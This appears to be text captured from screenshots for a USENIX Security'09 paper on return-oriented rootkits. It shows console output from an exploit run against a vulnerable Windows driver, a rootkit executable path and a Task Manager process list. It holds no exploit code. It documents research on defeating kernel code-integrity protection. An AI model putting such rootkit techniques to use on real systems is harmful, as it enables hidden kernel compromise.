> creating relative vector area (base = 00185108)
> creating file handle from '\\.\Vulnerable'
> generating exploit code, buffer address = 0012F84C
> VirtualLock(00100000, 00001000) returned 1
> executing exploit
> cleaning up
Press any key to continue . . .
c:\Rootkit\Ghost.exe
00,01,02,03,04,05,06,07,08,09
10,11,12,13,14,15,16,17,18,19
20,21,22,23,24,25,26,27,28,29
30,31,32,33,34,35,36,37,38,39
40,41,42,43,44,45
Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users
Image Name User Name CPU Mem Usage
alg.exe LOCAL SERVICE 00 3,512 K
cmd.exe Johnny 00 2,352 K
cmd.exe Johnny 00 2,768 K
csrss.exe SYSTEM 00 4,036 K
ctfmon.exe Johnny 00 3,676 K
Exploit.exe Johnny 00 1,244 K
explorer.exe Johnny 00 24,656 K
lsass.exe SYSTEM 00 1,292 K
services.exe SYSTEM 00 3,284 K
smss.exe SYSTEM 00 388 K
spoolsv.exe SYSTEM 00 5,424 K
svchost.exe SYSTEM 00 4,816 K
svchost.exe NETWORK SERVICE 00 4,144 K
svchost.exe SYSTEM 00 19,988 K
svchost.exe NETWORK SERVICE 00 3,396 K
svchost.exe LOCAL SERVICE 00 4,468 K
System SYSTEM 00 236 K
System Idle Process SYSTEM 99 28 K
taskmgr.exe Johnny 00 2,924 K
TSVNCache.exe Johnny 00 4,552 K
vmacthlp.exe SYSTEM 00 2,540 K
VMwareService.exe SYSTEM 00 4,316 K
VMwareTray.exe Johnny 00 3,408 K
VMwareUser.exe Johnny 00 6,428 K
winlogon.exe SYSTEM 00 1,868 K
Show processes from all users
End Process
Processes: 25
CPU Usage: 0%

RO Rootkit



More details: "Return-Oriented Rootkits: Bypassing Kernel Code Integrity Protection Mechanisms", USENIX Security'09